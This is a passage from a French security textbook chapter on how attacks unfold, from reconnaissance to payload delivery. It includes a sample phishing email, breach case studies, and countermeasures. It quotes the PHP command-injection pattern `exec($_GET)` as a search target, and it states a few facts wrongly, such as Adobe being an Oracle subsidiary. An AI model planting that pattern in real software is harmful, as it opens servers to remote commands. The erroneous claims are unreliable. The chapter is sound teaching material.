⁵Voir Eggeman et al. « You've been warned : an empirical study of the effectiveness of web browser phishing warnings. » *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*. ACM, 2008.

Afin de faciliter la mise en place de l'outil par les équipes techniques, merci d'effectuer les vérifications suivantes : votre pare-feu doit être actif et à jour, en particulier il doit autoriser le trafic SMTP sur le port 25 depuis les adresses suivantes : xxx.xxx.xxx.xx/xx et xx.xxx.xxx.xx/xx.

Si votre serveur e-mail est configuré pour contrôler les adresses IP autorisées pour le relais d'e-mail, veillez à vérifier que ces paramètres sont également corrects.

Nous effectuerons des essais dans la journée du 19 avril, qui seront précédés de quelques tests proactifs pour s'assurer du bon fonctionnement de l'installation. Nous vous contacterons directement en cas de problème, afin d'effectuer les corrections.

Nous espérons que la transition se fera sans encombres,
Bien cordialement,

Jane, pour l'équipe IT
Bureau 3F27, 4ème étage

Bien entendu, les opérations contenues dans le message servaient à transformer le serveur de mail de l'organisation en relais à spam.

- Rétroconception^{**} : en analysant les réponses d'un système, ou s'il parvient à mettre la main sur certains matériels, l'adversaire peut être à même de le déconstruire et de le copier. Il est alors libre d'expérimenter dessus autant qu'il le souhaite sans risque d'être détecté.
- Interrogation[★] et infiltration^{*} : un adversaire peut faire partie de l'organisation, connaître son fonctionnement et utiliser sa position pour obtenir davantage d'informations ; il peut aussi obtenir des informations de la part de personnes ayant ces connaissances (volontairement, involontairement, ou sous la contrainte).

EXEMPLE · RAPPORT D'OSLO

En 1936, Hans Mayer devient directeur du laboratoire allemand Siemens AG, spécialisé en télécommunications. En septembre 1939, l'Allemagne envahit la Pologne, annonçant le début de la Seconde Guerre Mondiale. Mayer organise un voyage d'affaires en Scandinavie en octobre de la même année et s'installe dans l'Hôtel Bristol, à Oslo. Il emprunte à l'hôtel une machine à écrire et du papier, et se met à l'ouvrage. Il rédige un total de 7 pages, qu'il transmet à l'ambassade du Royaume-Uni, accompagné d'un prototype de tube à vide.

Ce document est aujourd'hui connu sous le nom de « rapport d'Oslo », et décrivait des informations clés de l'effort de guerre Allemand : les nouvelles technologies et leur fonctionnement (mèches électriques, radars, &c.), les positions des navires de guerre, des sites stratégiques. Ces informations ont été décisives dans la victoire alliée de la bataille d'Angleterre en mai 1941.

Mayer fut arrêté (pour avoir écouté la BBC et critiqué le régime Nazi) en 1943 et envoyé en camp de concentration, jusqu'à la fin de la guerre où il émigra aux États-Unis d'Amérique dans le cadre de l'opération Paperclip. Il revint en Allemagne en 1950, où il occupa la direction de Siemens à Munich jusqu'en 1962. Son identité a été protégée jusqu'en 1989.

La reconnaissance est une opération longue, voire très longue (parfois plusieurs années), qui ne suit pas une évolution linéaire. En fait, chaque sous-partie renseigne les autres et les rend plus efficaces.

Les adversaires avancés agrègent leurs connaissances dans une base de données, qui leur permet de suivre l'évolution de leurs cibles, de les comparer entre elles, voire de revendre ces informations. Ils sont susceptibles de convoquer toutes les méthodes discutées ci-dessus.

Sur la base de ces informations, l'adversaire détermine la *surface d'attaque* du système : l'ensemble des interactions que le système est susceptible de former. Par exemple, une porte blindée expose une faible surface d'attaque, alors qu'un téléphone portable expose une large surface d'attaque.

7.0.1 Contre-mesures

Il est très difficile de contrecarrer cette phase d'observation, puisqu'elle repose en partie sur des processus publics sur lesquels aucun contrôle n'est possible, et en partie sur le fonctionnement interne de l'organisation,

qu'on ne peut pas cacher à ses membres. En résumé, les contre-mesures rentrent dans trois catégories non mutuellement exclusives :

- La non divulgation d'informations (dans la mesure du possible) par l'utilisation d'un contrôle d'accès adapté ;
- La détection des tentatives de reconnaissance ;
- La divulgation de fausses informations (dans la mesure du possible).

Face aux attaques ciblées de type *spearphising*, qui ont un taux de succès très élevé⁶, on peut envisager de réagir localement, mais il est plus efficace de collaborer⁷ en impliquant les différents acteurs : améliorer les réseaux téléphoniques et navigateurs Internet, installer des filtres e-mail, bloquer les sites identifiés comme compromis, former les personnels &c.

Pour ce qui est des invididus, outre l'évidence qui consiste à ne pas engager l'organisation dans des activités contraires à la morale la plus élémentaire, c'est au niveau du recrutement et de la formation que l'on a une chance de s'entendre sur un cadre éthique et de coopération⁸. Enfin, il n'est pas réaliste d'exiger d'une organisation qu'elle change ses habitudes et sa structure dès qu'un adversaire est susceptible de les connaître.

Les matériels doivent pouvoir être configurés pour ne pas diffuser d'informations : les bornes WiFi peuvent ne pas diffuser d'identifiant, les équipement réseau peuvent ne pas divulguer leur modèle, ou filtrer les paquets de sorte à ne pas laisser des informations (de type *fingerprint* par exemple).

Cependant, il est irréaliste d'espérer pouvoir blanchir tous les flux entrants et sortants d'une organisation raisonnablement large. On se tourne alors vers la détection pour compléter. La détection prend plusieurs aspects : systèmes de surveillance (caméras, gardes), locaux protégés (clés), réseaux couverts (la plupart des firewalls et des IDS sait détecter les tentatives naïves, on peut aussi installer des leures), &c. Il est également de bon sens de n'exposer au réseau externe aucun service interne (bases de données, Active Directory, &c.), ni au public d'informations sensibles. Cela ne protège toutefois pas d'une opération interne. Le personnel peut être sensibilisé aux enjeux de sécurité, afin notamment qu'il ne réponde pas aux sollicitations, et les responsabilités partagées afin de limiter l'effet d'un unique point de fuite. La mise en place d'un contrôle d'accès journalisé, si elle ne constitue pas une garantie suffisante, permet au moins de repérer l'origine d'une fuite *a posteriori*. On peut également se couvrir légalement, mais pas techniquement, en contractant avec les personnels concerné un accord de non-divulgation.

À large échelle, combattre le phishing par exemple⁹ nécessite une collaboration entre les différents acteurs : améliorer les navigateurs Internet, installer des filtres e-mail, bloquer les sites identifiés comme compromis, &c.

Plus modestement, on veillera à respecter le *principe de Kerckhoffs* : la sécurité d'un système ne doit pas dépendre de l'hypothèse selon laquelle un adversaire n'en connaît pas le fonctionnement. On veillera donc plutôt à essayer de diminuer la surface d'attaque accessible à l'adversaire.

7.1 Étape 1 : recherche des vulnérabilités

Connaissant sa cible et son fonctionnement, l'adversaire peut rechercher des vulnérabilités, c'est-à-dire un comportement d'un système susceptible de diminuer son niveau de sécurité. Beaucoup de vulnérabilités tombent dans les classes déjà mentionnées, et peuvent être détectées à la main ou automatiquement (méthodes formelles[★], fuzzing^{**}, Metasploit/Armitage^{*}, &c.). D'autres nécessitent une analyse spécifique pour mettre à jour des vulnérabilités encore inconnues[★] (*zero day*). Le chapitre 8 est dédié à l'approfondissement de ce sujet.

Une part déraisonnable de vulnérabilités se réduit au cas des mots de passe : mots de passe par défaut¹⁰, mots de passe prévisibles¹¹, et le cas suivant :

⁶Les attaques non ciblées, de type « arnaque nigérienne », obéissent à une autre logique. Dans leur cas, elles cherchent à apparaître clairement frauduleuses à la plupart des récipiendaires – mais ceux qui ne le voient pas sont bien plus susceptibles de poursuivre et d'offrir au criminel ce qu'il recherche. Voir par exemple sur ce sujet l'article de Herley : « Why do nigerian scammers say they are from nigeria ?. » *WEIS*, 2012.

⁷Voir <http://antiphishing.org/>.

⁸Sur ce sujet, voir Lavaux *et al.*, « Criminalité au travail », Kluwer (2007).

⁹Voir <http://antiphishing.org/>.

¹⁰Voir par exemple <http://www.routerpasswords.com/> et <http://defaultpasswords.in/>.

¹¹Par exemple (authentique !) nom.prénom pour un utilisateur dont c'est le nom et le prénom...

EXEMPLE · RÉUTILISATION DE MOTS DE PASSE

Le principe du « mot de passe », dont on a vu qu'il était le moins satisfaisant en matière de sécurité, est pourtant aujourd'hui le plus répandu. En particulier, la prolifération des services demandant l'inscription de leurs utilisateurs a contraint nombre d'entre eux à réutiliser un même mot de passe pour deux services, voire plus^a.

En conséquence, la compromission d'un seul de ces services (potentiellement non critique) suffit à un adversaire pour obtenir l'accès à tous les autres (potentiellement critiques). Outre les sites compromis, il faut compter sur les sites contrefaits, et les sites qui offrent de retrouver son mot de passe « oublié » en répondant à une question^b.

En 2011, le groupe LulzSec compromet le service PlayStation Network de Sony, qui leur donne accès à plus de 77 millions de comptes utilisateurs. Il s'avère que Sony stockait les mots de passe en clair, ce qui a permis aux coupables de les réutiliser^c : 92% des mots de passe étaient également utilisés pour un autre service. Une partie de ces mots de passe ont ainsi servi dans la compromission de Gawker, et de iCloud quelques temps après.

Pour information, les trois mots de passe les plus représentés (dans les centaines de millions d'identités issues des compromissions de PSN, Gawker, HBGary et Adobe, qui sont représentatifs^d) étaient dans l'ordre : 123456 (plus de 18%), password et 12345678.

^aVoir <https://xkcd.com/792/>.

^bProposer de réinitialiser le mot de passe est une idée moins mauvaise, car elle ne compromet pas les autres services auprès desquels l'utilisateur s'est inscrit.

^cEt de réaliser que 96% des mots de passe ne contenait que des chiffres, que des majuscules, ou que des minuscules. La grande majorité comportait moins de 10 caractères.

^dVoir <http://splashdata.com/press/worstpasswords2013.htm>.

Après les mots de passe, la première source de vulnérabilités est la cryptographie. Utilisée à mauvais escient, avec des clés faibles, des modes vulnérables ou dans des utilisations pour lesquelles elle n'est pas prévue, la cryptographie a le double effet de n'apporter aucune sécurité et d'émosser la vigilance.

EXEMPLE · CHIFFREMENT PAR BLOCS EN MODE ECB

Jusqu'en 2004 en France, le chiffrement par blocs dans les applications grand public ne pouvait s'effectuer qu'en mode ECB (*electronic codebook*). Cette restriction n'existe plus. Cependant, de nombreux industriels ont continué (ou pire, ont commencé) à utiliser ce mode de chiffrement pour des données non volatiles.

En 2013, la société américaine Adobe (filiale d'Oracle) est victime d'une compromission qui révèle 153 millions de ses comptes utilisateurs.



Le logo Adobe, chiffré avec 3DES en mode ECB, le même algorithme qu'ils ont utilisé pour « protéger » les mots de passe de leurs clients.

Il s'avère que la société stockait les mots de passe utilisateur, bien que chiffrés^{a,b} ; les noms et adresses e-mail des utilisateurs n'étaient pas chiffrés – pas plus que les « indices » laissés à eux-mêmes par les utilisateurs. Chiffrer des mots de passe n'est pas une bonne idée, et quand bien même il le faudrait, il ne faudrait pas utiliser un protocole aussi faible que celui qui fut retenu (voir figure ci-dessus). En analysant les données diffusées, on réalise très vite ceci :

- Il s'agit d'un chiffrement par bloc : il faut une clé pour chiffrer ou déchiffrer (si cette clé est découverte ou compromise, toutes les identités le sont) ;
- Le choix du mode ECB, sans sel : deux mots de passes identiques sont chiffrés identiquement, ce qui permet de les reconstituer.

Cela a permis aux attaquants d'identifier que le chiffrement choisi était 3DES (confirmé ultérieurement par Adobe), qui est un algorithme ancien et rapide – c'est-à-dire qui se prête bien à une attaque en force brute.

Dans la pratique, si tous les mots de passe qui ont filtré n'ont pas été déchiffrés, la grande majorité l'a été : conformément à la remarque de l'exemple précédent, il s'agissait pour l'essentiel de 123456 et password.

^aVoir nakedsecurity.sophos.com/2013/11/04/.

^bVoir aussi <https://xkcd.com/1286/>, et la solution correspondante http://www.explainxkcd.com/wiki/index.php?title=1286:_Encryptic.

L'adversaire ciblera de manière privilégiée les appareils datés, pour lesquels des mises à jour n'existent plus et dont les vulnérabilités sont bien connues. Côté logiciel, certaines cibles privilégiées concernent les navigateurs Internet (Microsoft Internet Explorer, JavaScript, Adobe Flash¹² et Oracle Java¹³ constituent des viviers de bugs), et les « documents » (Microsoft Word et Adobe Reader¹⁴, notamment).

EXEMPLE · QUAND LES DOCUMENTS .PDF ATTAQUENT

Le format PDF est défini par Adobe en 1993 pour la présentation et l'impression de documents. Autour de 2001, les premiers documents .pdf transportant des virus sont détectés^a. L'ajout progressif de fonctionnalités au format – liens hypertextes, JavaScript, images embarquées, animations Flash, &c.– a élargi d'autant la surface d'attaque (il suffit souvent d'un débordement dans le tas, utilisé pour lancer un *shellcode*). De plus, ces fichiers paraissent anodins à la plupart des utilisateurs qui imaginent qu'il s'agit de documents et non de programmes exécutables : ils oublient qu'ils utilisent un programme exécutable – Adobe Reader souvent – pour les lire^b.

En 2013, en utilisant des fichiers .pdf vétrolés (exploitant CVE-2013-0640), des attaquants sont parvenus à installer des portes dérobées (*backdoors*) au sein de 60 agences gouvernementales dans 23 pays^c. Les documents étaient savamment écrits et pertinents vis-à-vis de l'activité de l'organisation visée (voir figure ci-dessous).

Ukraine's NATO Membership Action Plan (MAP) Debates

PONARS Eurasia Policy Memo No. 9

Oleksandr Sushko
Center for Peace, Conversion, and Foreign Policy of Ukraine
March 2008

The North Atlantic Treaty Organization is expected to address Ukraine and Georgia's requests to upgrade their relationship with the alliance at its Bucharest summit in April 2008, even if a direct response is not forthcoming. Ukraine submitted its official request to receive a Membership Action Plan (MAP) in January, setting off a new round of debates discussing the credibility of Ukraine's ambitions to become a full-fledged member of the Euro-Atlantic community.

The debate over a Ukrainian MAP began in May 2002, when Ukraine's National Security and Defense Council (NSDC) approved a strategy later signed by President Leonid Kuchma stipulating Ukraine's objectives to become a full NATO member. Given substantial problems with democracy, human rights, and media freedoms within Ukraine, this ambition (considered mostly as an element of Kuchma's multi-vector policy) was not addressed by NATO at the time.

Following the Orange Revolution, President Viktor Yushchenko declared his desire to move forward toward NATO membership. NATO formally invited Ukraine to enter into an "Intensified Dialogue" (ID) at its meeting in Vilnius in April 2005. This created a forum to discuss Ukraine's membership aspirations and the reforms necessary without prejudicing an eventual decision by the alliance. A meeting of the NATO-Ukraine Commission also agreed on a series of concrete and immediate measures to enhance cooperation supporting Ukraine's reform priorities. Ukraine has pursued its

Extrait d'un des documents PDF vétrolés utilisés pour l'attaque MiniDuke en 2013.
Celui-ci était destiné à la Belgique. Source : Kaspersky.

¹²Première source de vulnérabilités en 2012.

¹³Première source de vulnérabilités en 2014.

¹⁴Première source de vulnérabilités en 2010.

Le document, lorsqu'il est lu, installe un logiciel espion (baptisé MiniDuke, en référence à Duqu auquel il ressemble), qui se connecte à Twitter pour recevoir ses instructions. En particulier, la charge utile est chiffrée pour échapper à la détection anti-virus. MiniDuke télécharge notamment d'autres logiciels plus avancés pour poursuivre l'infiltration. Les auteurs de l'attaque sont encore inconnus à ce jour, de même que la portée exacte qu'elle a eu, mais la subtilité et le professionnalisme laissent penser à une possible opération gouvernementale^d – il s'agit en tout cas d'une APT.

En juillet 2014, une nouvelle vague d'attaques – plus vaste – a été observée^e, mais la variété des cibles cette fois laisse penser que le code source a été diffusé sur le marché noir et que plusieurs acteurs différents l'utilisent, parfois les uns contre les autres. D'après les analyses d'activité des serveurs C&C, les attaquants travaillent surtout la semaine, occasionnellement quelques heures le week-end.

^aIl s'agissait du ver OUTLOOK.PDFWorm, qui exploitait Adobe Acrobat pour utiliser le logiciel Microsoft Outlook pour envoyer une copie de lui-même.

^bVoir : nakedsecurity.sophos.com/2012/07/17/adobe-reader-vulnerability-pdf-malware-video/.

^cFrance, Pays-Bas, Belgique, Brésil, Bulgarie, Tchéquie, Géorgie, Allemagne, Hongrie, Irlande, Israël, Japon, Lettonie, Liban, Lithuanie, Monténégro, Portugal, Roumanie, Russie, Slovénie, Espagne, Turquie, Ukraine, Australie, Royaume-Uni et États-Unis d'Amérique.

^dVoir l'étude détaillée de Raiu *et al.* pour Kaspersky Lab : <https://kasperskycontenthub.com/securelist/files/2014/07/themysteryofthepdf0-dayassemblymicrobackdoor.pdf>.

^eVoir <http://www.kaspersky.com/about/news/virus/2014/The-Miniduke-attacks-are-back-in-force>.

7.1.1 Contre-mesures

La meilleure manière de freiner un adversaire en la matière est de diminuer le nombre et l'impact des vulnérabilités.

Une façon d'atteindre ce but est de construire les systèmes progressivement, preuve de sécurité à l'appui. Cette manière de faire est ambitieuse et contraignante, mais on peut à tout le moins utiliser des méthodes de développement moins susceptibles de produire des vulnérabilités ; utiliser des protocoles, matériels et logiciels certifiés ; mener ou faire mener des audits au fur et à mesure ; mettre à jour les logiciels vulnérables (ce qui est en soi susceptible d'ajouter de nouvelles vulnérabilités). En limitant au maximum la surface d'attaque, on peut concentrer les efforts plus efficacement.

Une autre est, étant donné un système, de l'analyser en quête de vulnérabilités. Il existe des méthodes formelles permettant de vérifier une spécification logique, de vérifier qu'un programme obéit à sa spécification, de vérifier qu'une implémentation correspond au programme, de vérifier qu'un contrôleur respecte l'implémentation – ce sont les analyses statiques : *model-checking*, interprétation abstraite, &c. On pourra recourir à des tests : *penetration testing*, *fuzzing*, *beta testing*, &c. qui ont le notable défaut de ne jamais pouvoir couvrir tous les cas, ce qui signifie que si un test est passé, on n'a aucune garantie.

Dans le cas où les vulnérabilités ne peuvent pas être rebouchées, on peut à tout le moins installer un contrôle : redoubler d'efforts en matière de détection, et faire en sorte que lorsque la vulnérabilité est exploitée par un adversaire, cela ait un impact réduit – par exemple en n'utilisant pas la fonctionnalité vulnérable. On peut aussi recourir aux méthodes de virtualisation (il y a d'autres bonnes raisons de le faire) et aux nombreux mécanismes – forcément imparfaits – de gestion d'exceptions : par exemple, sous les systèmes d'exploitation Windows, les mécanismes DEP, SEH et SEHOP, s'ils ne diminuent en rien les vulnérabilités, sont censés freiner leur exploitation¹⁵. Il faut être conscient qu'aucun contrôle ne vaut protection totale, et que l'investissement en rustines peut rapidement dépasser le coût d'une refonte totale.

7.2 Étape 2 : exploitabilité et robustesse

Une vulnérabilité est une faiblesse théorique. Elle est *exploitable* par l'adversaire s'il est capable de l'activer et de l'utiliser à son bénéfice, ce qui peut être plus ou moins difficile et plus ou moins discret. Plusieurs facteurs sont susceptibles d'impacter l'exploitabilité d'une vulnérabilité : selon qu'elle est complexe, difficile d'accès ou nécessite d'être activée d'une manière très précise. Une démonstration qu'une vulnérabilité peut être exploitée est appelée PoC (*proof of concept*) ou exploit (voir aussi chapitre 8).

¹⁵En pratique, les deux derniers mentionnés ont surtout servi de nouveaux vecteurs d'attaque...

EXEMPLE · UTILISER GITHUB POUR TROUVER DES SITES WEB VULNÉRABLES

Les moteurs de recherche sont des outils puissants qui permettent de parcourir rapidement et discrètement des masses de données. Les logiciels open-source ne font pas exception, et un adversaire est susceptible d'utiliser les plateformes collaboratives – telles que GitHub – pour découvrir des vulnérabilités et chercher à les exploiter.

Par exemple, utiliser la fonctionnalité de recherche pour « `exec($_GET)` » renvoie plusieurs centaines de milliers de résultats. La présence de ce morceau de code PHP est une vulnérabilité, qui est exploitée si jamais il est exécuté. En effet, l'adversaire, en contrôlant l'URL de la page, peut exécuter des commandes arbitraires sur le serveur distant, avec les droits du *daemon*.

Un autre facteur important est l'environnement : entre le système analysé par l'adversaire et le système tel qu'il est implémenté, il peut y avoir des différences. Nous pouvons par exemple utiliser une autre version des logiciels, un autre système d'exploitation, d'autres matériels, avoir une autre topologie, avoir installé des anti-virus, &c. La capacité d'un *exploit* à fonctionner en dépit des variations d'environnement est appelée «robustesse». D'autres outils se spécialisent dans l'exploitation *en direct*★ – citons Braille¹⁶ pour l'exemple.

Les logiciels d'exploitation* (RAT) disponibles ou vendus sur le marché noir sont conçus pour être robustes dans l'exploitation de plusieurs vulnérabilités – on parle alors d'outils arsenalisés (*weaponized*), susceptibles d'être utilisés par des gens sans formation technique.

7.2.1 Contre-mesures

On peut agir sur différents terrains, en particulier :

- La capacité de l'adversaire à activer la vulnérabilité : limiter la surface d'attaque, isoler physiquement (*airgap*) les systèmes traitant de données sensibles, contrôler les données en entrée (*sanitization*), perturber les paramètres du système (randomisation de la mémoire – ASLR, changements de topologie du réseau, leurre), instaurer un contrôle d'exécution (DEP, NX, antivirus) ;
- Le pouvoir de l'adversaire étant parvenu à activer la vulnérabilité : restreindre les droits des programmes vulnérables, isoler les équipements vulnérables des équipements critiques, éloigner les données sensibles de ces équipements et logiciels ;
- La détection de comportements inhabituels : firewalls et IDS, *honeypots* (qui permettent également de leurrer l'adversaire en cas d'attaque), analyse de logs.

Aucune de ces méthodes n'est parfaite, mais leur combinaison peut ralentir un adversaire ayant trouvé des vulnérabilités et augmenter les chances de l'intercepter ou de le poursuivre. Lors de la conception de leurs outils, plusieurs attaquants utilisent les sites antivirus publics (par exemple virustotal.com, une filiale de Google) afin de s'assurer que leur exploitation passe sous les radars¹⁷. Ceci dit, ces sites communiquent leurs mesures aux éditeurs, qui peuvent affiner leur détection et apprendre des techniques des attaquants.

Il faut aussi noter que beaucoup de ces contre-mesures sont susceptibles d'interférer avec le fonctionnement normal d'applications légitimes du système, et consomment des ressources qui impactent la performance. Par ailleurs, certaines vulnérabilités permettent de les désactiver.

7.3 Étape 3 : attaque, plan de contingence et évasion

Une attaque réunit les données accumulées et les *exploits* développés dans les étapes précédentes, et les combine de sorte à réaliser l'objectif stratégique : délivrer la charge utile (ou les charges utiles) et couvrir ses traces afin d'éviter la détection (y compris post-attaque). Une attaque peut être supervisée★ (sous-entendu : en temps réel) ou non. Dans le premier cas, l'attaquant peut adapter sa stratégie, voire réviser ses objectifs à la baisse (plan de contingence, dit communément «plan B») s'il réalise que son objectif principal est trop risqué.

L'élaboration d'une attaque est un exercice contraint par le temps : les vulnérabilités peuvent être corrigées, leur exploitabilité diminuée, et la cible visée initialement peut n'avoir plus la même importance si on laisse tarder la planification. C'est donc souvent une étape définie simultanément aux autres, de sorte à pouvoir suivre leur évolution et s'adapter à d'éventuels changements.

¹⁶Voir Bittau *et al.*, «Hacking Blind», Stanford University (2014) : <http://www.scs.stanford.edu/brop/bittau-brop.pdf>.

¹⁷Le taux de détection avoisine en général 50% pour un programme viral connu. Le taux de détection diminue de moitié pour une variante très mineure d'un programme connu.

7.3.1 Planification d'attaques et scénarios

Un scénario d'attaque décrit un incident potentiel, dans le temps, en prenant soin de noter :

- l'origine de l'incident : accidentelle ou intentionnelle (le cas échéant, à quel attaquant on a affaire, ses moyens et ses motivations) ;
- la nature de l'incident ;
- les ressources impactées par l'incident ;
- les potentielles réactions en chaînes.

Comment met-on au point de tels scénarios ? On dispose de deux ressources : d'une part l'*historique*, c'est-à-dire tous les scénarios qui se sont effectivement produits (il est donc essentiel d'en garder la trace et d'obtenir un maximum de détails à leur sujet), et d'autre part la *prévention*.

De nombreux logiciels de sécurité disposent d'une bibliothèque de scénarios possibles – mais il n'est pas dit que ces scénarios soient pertinents à la situation dans laquelle nous nous trouvons. Par ailleurs, notre banque de scénarios est forcément partielle. Mais elle peut rapidement devenir large.

Une des approches qui permet de dominer les scénarios imaginés est le *graphe d'attaque*. En représentant intelligemment les ressources à notre disposition et leur faiblesse, il est plus aisés d'identifier les vulnérabilités potentielles et de décider quelles mesures de sécurité on souhaite déployer. De l'autre côté, les attaquants n'en font pas moins, pour repérer le chemin de moindre résistance.




FIG. 7.1 : Un graphe d'attaque potentiel (d'après [Wing, 2008]).

À ce jour, de rares outils automatisés, qu'il faut encore configurer manuellement, sont capables de tracer de tels graphes. On imagine aisément qu'ils sont amenés à se développer, tant du côté offensif que défensif. Élaborer un tel échiquier reste pour le moment un travail de longue haleine.

Lorsque le système considéré devient plus large encore, il n'est plus possible de dominer l'ensemble des scénarios envisageables. D'une part, ils sont trop nombreux, et d'autre part, analyser tous les composants pour en connaître les vulnérabilités est hors de portée. On peut toutefois toujours dire quelque chose d'intéressant en analysant cette fois la topologie des connexions du système.

EXEMPLE · THÉORIE DE LA PERCOLATION

En science des matériaux et en épidémiologie, la théorie de la percolation étudie comment une rupture ou une infection se propage entre plus proches voisins. On peut utiliser certains de ces outils pour analyser un système informatique : réseau, logiciel complexe, etc. On cherche à identifier ces composants du système qui, s'ils sont compromis, facilitent le plus la propagation de la compromission.

On décrit ici la notion de centralité de percolation (PC) [Piraveenan et al., 2013] : c'est la proportion de «chemins de percolation» qui passent par un nœud donné ; un tel chemin étant constitué de nœuds reliés entre eux et compromis.


Si aucun nœud n'est encore compromis, l'indice de centralité de percolation moyen sur toutes les sources uniques de contagion possible^a se réduit à la mesure de *betweenness* [Freeman, 1977] définie ainsi pour un nœud v :

$$g(v) = \sum_{s \neq v \neq t} \frac{\sigma_{s,t}(v)}{\sigma_{s,t}}$$

$$\sigma_{s,t} = \# \{ \text{plus courts chemins de } s \text{ à } t \}$$

$$\sigma_{s,t}(v) = \# \{ \text{plus courts chemins de } s \text{ à } t \text{ passant par } v \}$$

Tous les programmes de manipulation de graphes permettent de calculer cette quantité. Voici un exemple d'un système complexe^b : les entreprises de télécommunications aux États-Unis en 2002.



On y a représenté les principales firmes, un arc entre X et Y signifiant que X possède Y . Si on calcule la mesure de *betweenness*^c, alors les dix acteurs les plus importants (au sens de la percolation) contiennent Liberty Media (0.18), Time Warner (0.10), AT&T (0.07) et Disney (0.03), entre autres.

La morale de cette histoire, c'est qu'on peut identifier ces composants d'un système qui, s'ils étaient compromis, faciliteraient encore plus l'avancée d'un attaquant, quand bien même il est hors de notre portée de savoir quels scénarios d'attaque il envisage.

^aLe cas général tient compte des situations où un système est déjà partiellement fragilisé, où de multiples sources de contagion sont possibles.

^bLes données sont tirées de Norlen, Kim, et al. « EUA : Extraction, visualization and analysis of the telecommunications and media ownership network. » Proceedings of International Telecommunications Society 14th Biennial Conference (ITS2002), Seoul Korea, 2002.

^cL'auteur a utilisé la librairie NetworkX pour effectuer le calcul : <https://networkx.github.io/>. Il a utilisé le logiciel dot pour tracer le graphe.

Dans de nombreux cas, une fois qu'il a pénétré le périmètre de sécurité de l'entreprise (par exemple en ayant compromis plusieurs postes peu sensibles), installe une *backdoor* et évolue « latéralement » : il cherche à obtenir plus de droits, plus d'informations, des mots de passe, et à trouver les cibles véritablement intéressantes.

7.3.2 Délivrer la charge utile

La charge utile (*payload*), est la finalité de l'attaque – l'exploitation de la vulnérabilité n'en étant que le moyen. La charge utile peut prendre différentes formes : un programme, un fichier, un paramètre, une commande &c. que l'attaquant souhaite appliquer à un endroit précis du système, qui peut à son tour télécharger d'autres programmes ou effectuer des opérations supplémentaires.

Dans les attaques non ciblées, il s'agit généralement de logiciels espions* (*spyware*) cherchant des données sensibles (notamment bancaires, ou portefeuilles de cryptomonnaie), qu'ils transmettent à des serveurs compromis ; il peut aussi s'agir de logiciels publicitaires* (*adware*), qui affichent des publicités sur les postes infectés, générant un profit pour les attaquants, ou émettant des messages électroniques* (*spamware*).

